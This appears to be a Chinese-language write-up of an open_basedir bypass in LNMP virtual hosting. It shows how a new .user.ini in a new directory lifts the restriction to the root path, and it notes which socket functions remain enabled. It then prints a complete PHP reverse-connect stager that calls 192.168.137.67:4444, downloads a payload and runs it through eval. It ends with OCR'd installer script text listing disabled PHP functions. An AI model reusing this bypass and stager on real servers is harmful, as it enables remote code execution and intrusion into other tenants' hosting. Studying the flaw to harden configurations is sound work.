LNMP 虚拟主机 PHP 沙盒逃逸

1、漏洞信息


并不只是针对 Lnmp 的沙盒逃逸，而是.user.ini 的设计缺陷达到绕过 open_basedir 限制，所以是通用的方法。首先来看看最新版 LNMP 是怎么配置 open_basedir 的：

```
open_basedir=/home/wwwroot/default:/tmp/:/proc/

lsattr .user.ini
----i----------- .user.ini
```

LNMP 的 open_basedir 是通过.user.ini 来配置的。再来看 disable_functions 都禁用了哪些函数：

lnmp1.3/include/php.sh



注意到了 stream_socket_server 被禁用了。这个是用来建立 Socket 服务端的，完全可以使用其他可创建 socket 服务端的函数进行反弹个 socket 会话，比如 socket_create、 fsockopen。不过虽是可以建立 socket 会话，但 group 为 www，所以这个留在后面结合使用。

.user.ini 是不允许增删改的，那怎样能突破限制？.user.ini 只在当前目录生效了。那么我们可不可以写入新的.user.ini 并且不与原.user.ini 冲突，将其 open_basedir 指向根目录？可以的。

首先创建一个目录并写入新的.user.ini。新的.user.ini 需要 1-3min 来生效。

```
open_basedir=/
```

最后结合 socket，使用 msf 在新目录生成个反向代理 payload 并稍加更改就可以了。


```php
<?php
error_reporting(0);

$ip = '192.168.137.67';
$port = 4444;
$ipf = AF_INET;
if (FALSE !== strpos($ip, ":")) {
    $ip = "[". $ip ."]";
    $ipf = AF_INET6;
}
if (($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = 'stream';
} elseif (($f = 'socket_create') && is_callable($f)) {
    $s = $f($ipf, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) {
        die();
    }
    $s_type = 'socket';
} else {
    die('no socket funcs');
}
if (!$s) {
    die('no socket');
}

switch ($s_type) {
    case 'stream': $len = fread($s, 4); break;
    case 'socket': $len = socket_read($s, 4); break;
}

if (!$len) {
    die();
}

$a = unpack("Nlen", $len); $len = $a['len'];
$b = '';
while (strlen($b) < $len) {
    switch ($s_type) {
        case 'stream': $b .= fread($s, $len-strlen($b)); break;
        case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
    }
}
$GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type;
eval($b);
die();
?>
```


php.sh 〉 No Selection
Find
disable_functions
12
Done
cd ../
Ln_PHP_Bin
php extensions
sed -i 's#extension_dir = "./"#extension_dir = "/usr/local/php/lib/php/extensions/no-debug-non-zts-20060613/"\n#' /usr/local/php/etc/php.ini
sed -i 's#output_buffering =.*#output_buffering = On#' /usr/local/php/etc/php.ini
sed -i 's/post_max_size =.*/post_max_size = 50M/g' /usr/local/php/etc/php.ini
sed -i 's/upload_max_filesize =.*/upload_max_filesize = 50M/g' /usr/local/php/etc/php.ini
sed -i 's/;date.timezone =.*/date.timezone = PRC/g' /usr/local/php/etc/php.ini
sed -i 's/short_open_tag =.*/short_open_tag = On/g' /usr/local/php/etc/php.ini
sed -i 's/; cgi.fix_pathinfo=.*/cgi.fix_pathinfo=0/g' /usr/local/php/etc/php.ini
sed -i 's/max_execution_time =.*/max_execution_time = 300/g' /usr/local/php/etc/php.ini
sed -i 's/disable_functions =.*/disable_functions = passthru,exec,system,chroot,scandir,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,fsocket/g' /usr/local/php/etc/php.ini
Pear_Pecl_Set
cd ${cur_dir}/src
if ["${Is_64bit}" = "y"] ; then
Download_Files ${Download_Mirror}/web/zend/ZendOptimizer-3.3.9-linux-glibc23-x86_64.tar.gz
tar zxf ZendOptimizer-3.3.9-linux-glibc23-x86_64.tar.gz
mkdir -p /usr/local/zend/
\cp ZendOptimizer-3.3.9-linux-glibc23-x86_64/data/5_2_x_comp/ZendOptimizer.so /usr/local/zend/
else
Download_Files ${Download_Mirror}/web/zend/ZendOptimizer-3.3.9-linux-glibc23-i386.tar.gz
tar zxf ZendOptimizer-3.3.9-linux-glibc23-i386.tar.gz